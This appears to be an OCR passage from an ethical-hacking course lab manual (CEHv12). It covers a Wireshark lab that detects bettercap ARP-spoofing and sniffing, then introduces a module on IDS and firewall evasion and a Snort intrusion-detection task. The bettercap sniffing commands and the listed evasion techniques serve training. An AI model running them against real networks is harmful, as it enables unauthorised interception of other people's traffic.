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
4. **Wireshark** starts capturing network traffic. Leave it running.
5. Now, we shall launch a session hijacking attack on the target machine (**Windows 11**) using **bettercap**.

   Note: To do so, you may either follow **Steps 7-15** below, or refer to Task 2 (Intercept HTTP Traffic using bettercap) in Lab 1.
6. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
8. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
9. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
10. Now, type **cd** and press **Enter** to jump to the root directory.
11. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

    Note: **-iface**: specifies the interface to bind to (here, **eth0**).



12. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.
13. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.

    Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.

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
14. Type **net.sniff on** and press **Enter**. This module is responsible for performing sniffing on the network.
15. You can observe that bettercap starts sniffing network traffic on different machines in the network, as shown in the screenshot.



16. Switch back to the **Windows 11** virtual machine and observe the huge number of **ARP packets** captured by the **Wireshark**, as shown in the screenshot.

    Note: bettercap sends several ARP broadcasts requests to the hosts (or potentially active hosts). A high number of ARP requests indicates that the system at **10.10.1.13** (the attacker's system in this task) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case, **10.10.1.11**) will first go to the host system (**10.10.1.13**), and then the gateway. Similarly, any packet destined for the victim node is first forwarded from the gateway to the host system, and then from the host system to the victim node.

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

17. This concludes the demonstration of how to detect a session hijacking attack using Wireshark.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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Evading IDS, Firewalls, and Honeypots

Module 12

Evading IDS, Firewalls, and Honeypots

Evading IDS and firewalls involves modifying attacks to escape detection by an organization's security systems, whereas honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts.

Lab Scenario

The adoption of Internet use throughout the business world has boosted network usage in general. Organizations are using various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and "honeypots" to protect their networks, which are the preferred targets of hackers for compromising organizations' security. Attackers continue to find new ways to breach network security and attack these targets.

As an expert ethical hacker or pen tester, you must possess sound knowledge of the functions, role, placement, and design implementation of IDS, IPS, firewalls, and honeypots used in the organization, as well as understand the process that the attacker has used to evade the organization's security in order to detect their intrusion attempts.

The labs in this module give hands-on experience in auditing a network against IDS and firewall evasion attacks.

Lab Objective

The objective of the lab is to evade the IDS and Firewall, and other tasks that include, but are not limited to:

- Detect intrusion attempts
- Detect malicious network traffic
- Detect intruders and their attack weapon
- Evade firewalls using various evasion techniques

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

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Lab Duration

Time: 100 Minutes

Overview of Evading IDS, Firewalls, and Honeypots

IDSs, which provide an extra layer of security to the organization's infrastructure, are attractive targets for attackers. Attackers implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. Many IDS evasion techniques circumvent detect detection through multiple methods and can adapt to the best possible method for each system.

The firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the generated malicious traffic.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to evade the IDS and firewall on the target network. Recommended labs that will assist you in learning various evasion techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Intrusion Detection using Various Tools	√	√	√
	1.1 Detect Intrusions using Snort	√		√
	1.2 Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL		√	√
	1.3 Detect Malicious Network Traffic using HoneyBOT	√		√
2	Evade Firewalls using Various Evasion Techniques	√	√	√
	2.1 Bypass Windows Firewall using Nmap Evasion Techniques		√	√
	2.2 Bypass Firewall Rules using HTTP/FTP Tunneling		√	√
	2.3 Bypass Antivirus using Metasploit Templates		√	√
	2.4 Bypass Firewall through Windows BITSAdmin	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

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***CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

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Lab 1

Perform Intrusion Detection using Various Tools

An Intrusion Detection System (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts security personnel immediately upon detecting intrusions.

Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. Recent years have witnessed a significant increase in Distributed Denial-of-Service (DDoS) attacks on the Internet, making network security a great concern. Analysts search for possible attacks by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more sophisticated; automatically reasoning the attack scenarios in real-time, and categorizing them has become a critical challenge. These processes result in huge amounts of data, which analysts must examine to detect a pattern. However, the overwhelming flow of events generated by IDS sensors make it difficult for security administrators to uncover hidden attack plans.

To become an expert penetration tester and security administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

Lab Objectives

- Detect intrusions using Snort
- Detect malicious network traffic using ZoneAlarm FREE FIREWALL
- Detect malicious network traffic using HoneyBOT

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine

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- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 50 Minutes

Overview of Intrusion Detection Systems

Intrusion detection systems are highly useful as they monitor both the inbound and outbound traffic of the network and continuously inspects the data for suspicious activities that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. It can be categorized into active and passive, depending on its functionality: an IDS is generally passive and is used to detect intrusions, while an intrusion prevention system (IPS) is considered as an active IDS, as it is not only used to detect the intrusion on the network, but also prevent them.

Main Functions of IDS:

- Gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy
- Also referred to as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols
- Evaluates traffic for suspected intrusions and signals an alarm after detection

Lab Tasks

Task 1: Detect Intrusions using Snort

Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic to collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.

Uses of Snort:

- Straight packet sniffer such as tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system

Here, we will use Snort to detect network intrusions.

1. Turn on the **Windows Server 2019** and **Windows 11** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

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
